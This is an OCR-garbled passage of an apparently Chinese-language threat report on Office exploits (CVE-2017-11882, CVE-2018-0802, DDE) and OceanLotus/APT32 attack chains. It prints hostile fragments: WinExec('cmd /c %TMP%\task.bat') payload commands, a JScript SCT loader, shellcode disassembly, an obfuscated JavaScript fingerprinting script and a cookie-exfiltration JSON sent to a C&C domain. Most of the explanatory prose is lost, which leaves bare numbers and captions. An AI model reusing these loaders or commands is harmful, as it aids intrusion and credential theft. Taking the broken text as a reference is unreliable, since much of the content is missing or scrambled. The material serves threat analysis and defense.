
OLE "Equation Native"



55 CVE-2017-11882 3


MTEF v.3 28 0x1C

```
struct EQNOLEFILEHDR {
    WORD    cbHdr;      //                  0x1C
    DWORD   version;    //       0x00020000
    WORD    cf;          //
    DWORD   cbObject;  // MTEF
    DWORD   reserved1; //
    DWORD   reserved2; //
    DWORD   reserved3; //
    DWORD   reserved4; //
};
```



56 CVE-2017-11882 4

0-1	cbHdr		0x001C
2-5	version		0x00020000
6-7	cf		0xC3BE
8-11	cbObject	MTEF	0x45 69
12-15	reserved1		0x00000000
16-19	reserved2		0x00682428
20-23	reserved3		0x0069A87C
24-27	reserved4		0x00000000



57 CVE-2017-11882 5

MTEF v.3 5


0	MTEF	0x03
1		0x00 Macintosh 0x01 Windows 0x01
2		0x00 MathType 0x01 0x01
3		0x03
4		0x0A

0x0A SIZE


0x08(VfEuwǰvFŀž/Ä>p̃/jÄ FONT

0x08	FONT
0x02	typeface
0x81	
0x636D642E......	9 cmd.exe...

฿ Ã̃ - Ã




59 CVE-2017-11882 7



60 CVE-2017-11882 8

ASLR

0x00430C12 WinExec




61 CVE-2017-11882 9

CVE-2017-11882 cmd/mshta/powershell
2017 12 shellcode
shellcode

2018 1 3.0 (Office
)

3.2.5 DDE

DDE(Dynamic Data Exchange) Office
Office DDE



62 DDE


OOXML DDEAUTO
word\document.xml

3.3

2018
4
Packager.dll %TMP%


1	decoy.doc	Package	
2	task.bat	Package	%uu% %Temp%\block.txt 2nd.bat
3	exe.exe	Package	Loki(Dyzap)
4	2nd.bat	Package	EXE.EXE Word decoy.doc
5	inteldriverupdl.sct	Package	task.bat

(1) CVE-2017-8570



63 1


\bin 2633 2633 (
) OffVis



64 2


OLE Composite Moniker File Moniker New Moniker
%TMP%\inteldriverupd1.sct sct task.bat

(2) CVE-2017-11882 CVE-2018-0802



65 3


destination
\mmath \bin
RTF 0xFF
bin 253
\bin \bin0



66 4

FONT

(CVE-2017-11882) WinExec("cmd /c %TMP%\task.bat")




67 5

FONT CVE-2018-0802 "cmd /c %TMP%\task.bat "

(3) CVE-2018-4878

Shockwave Flash CVE-2018-4878 "cmd.exe /c %TEMP%\task.bat"




68 6

RTF \fldinst INCLUDEPICTURE User-Agent Office Kaspersky An (un)documented Word feature abused by attackers

```
706     {\field{\*\fldinst{INCLUDEPICTURE "http://yopmail.com/4.php?stats=send&thread=0"
    MERGEFORMAT \\d \\w0001 \\h0001 \\pm1 \\px0 \\py0 \\pw0}}}}
```

69 7

Lokibot Dyzap




APT 2017 APT

APT

2017 APT

APT



70 APT

4.1 APT

2017 APT Office

APT

4.1.1

(OceanLotus APT32) 2012 4


2014

4.1.1.1

2017


100 JavaScript

1.
JavaScript
CPU
Cookie IP
2.
JavaScript Payload
1 Google
24



71 1

2 Google OceanLotus APP Google
OAuth



72 2

3) “ ” OceanLotus Google App

4


4.1.1.2

2017 11

1. A

CVE-2017-8759

CVE-2017-8759 Powershell



73 3

UAC UAC

powershell

74 4

eventvwr.exe UAC

2. B

Winword.exe wwlib.dll

Winword.exe Office Word Winword.exe wwlib.dll

wwlib.dll DLL

```
<?xml version="1.0"?>
<package>
<component id="testCalc">
<script language="JScript">
<![CDATA[
function setversion() {
var shell = new ActiveXObject('WScript.Shell');
ver = 'v4.0.30319';
try {
shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
ver = 'v2.0.50727';
}
shell.Environment('Process')('COMPLUS_Version') = ver;

}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}
```

75 5

shellcode shellcode

CVE-2017-8759 shellcode shellcode

word

3. C

MSBuild.exe

MSBuild XML

Visual Studio

XML

C# MSBuild Task

C# Task

```
<Project DefaultTargets = "Compile"
    xmlns="http://schemas.microsoft.com/developer/msbuild/2003" >

    <!-- Set the application name as a property -->
    <PropertyGroup>
        <appname>HelloWorldCS</appname>
    </PropertyGroup>

    <!-- Specify the inputs by type and file name -->
    <ItemGroup>
        <CSFile Include = "consolehwcs1.cs"/>
    </ItemGroup>

    <Target Name = "Compile">
        <!-- Run the Visual C# compilation using input files of type CSFile -->
        <CSC
            Sources = "@(CSFile)"
            OutputAssembly = "$(appname).exe">
            <!-- Set the OutputAssembly attribute of the CSC task
```

```
            TaskParameter = "OutputAssembly"
            ItemName = "EXEFile" />
        </CSC>
        <!-- Log the file name of the output file -->
        <Message Text="The output file is @(EXEFile)"/>
    </Target>
</Project>
```

76 6

MSBuild Powershell Powershell
EXE C&C

```
003B0000   FC              cld
003B0001   E8 00000000     call 003B0006
003B0006   EB 27           jmp short 003B002F
003B0008   5A              pop edx                 ConsoleA.00401073
003B0009   8B0A            mov ecx,dword ptr ds:[edx]
003B000B   83C2 04         add edx,0x4
003B000E   8B32            mov esi,dword ptr ds:[edx]
003B0010   31CE            xor esi,ecx             kernel32.7C80189C
003B0012   83C2 04         add edx,0x4
003B0015   52              push edx                ntdll.KiFastSystemCallRet
003B0016   8B2A            mov ebp,dword ptr ds:[edx]
003B0018   31CD            xor ebp,ecx             kernel32.7C80189C
003B001A   892A            mov dword ptr ds:[edx],ebp
003B001C   31E9            xor ecx,ebp
003B001E   83C2 04         add edx,0x4
003B0021   83EE 04         sub esi,0x4
003B0024   31ED            xor ebp,ebp
003B0026   39EE            cmp esi,ebp
003B0028   74 02           je short 003B002C
003B002A   EB EA           jmp short 003B0016
003B002C   59              pop ecx                 ConsoleA.00401073
003B002D   FFE1            jmp ecx                 kernel32.7C80189C
003B002F   E8 D4FFFFFF     call 003B0008
```

77 7

4.1.1.3 专

1. JS

JavaScript JS

JS


1 js jquery.min.js JQuery
javascript

78 8

2 JS

, , , DPI,CPU ,CPU ,
,BuildID jsHeapSizeLimit screen.colorDepth Java
cookie IP

3 C&C



79 9

4 IP
JavaScript Payload

5 JS payload

```
navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  foxit: navigator[_0x6400[401]][_0x6400[428]](),
  java: navigator[_0x6400[401]][_0x6400[429]](),
  phonegap: navigator[_0x6400[401]][_0x6400[408]](),
  quicktime: navigator[_0x6400[401]][_0x6400[430]](),
  realplayer: navigator[_0x6400[401]][_0x6400[431]](),
  silverlight: navigator[_0x6400[401]][_0x6400[432]](),
  touch: navigator[_0x6400[401]][_0x6400[433]](),
  vbscript: navigator[_0x6400[401]][_0x6400[434]](),
  vlc: navigator[_0x6400[401]][_0x6400[435]](),
  webrtc: navigator[_0x6400[401]][_0x6400[436]](),
  websocket: navigator[_0x6400[401]][_0x6400[437]](),
  wmp: navigator[_0x6400[401]][_0x6400[438]]()
navigator[_0x6400[358]][_0x6400[439]] = {
  width: screen[_0x6400[246]],
  height: screen[_0x6400[248]],
  availWidth: screen[_0x6400[440]],
  availHeight: screen[_0x6400[441]],
```

80 10

payload

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```
'{"history":{"client_title":"",
"client_url":" ",
"client_cookie":"SID=  .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"",
"client_referrer":"",
"client_platform_ua":" ",
"client_time":" ",
"client_network_ip_list":[" "],
"timezone":" "}}'
```

81 11

2.

FlashUpdate

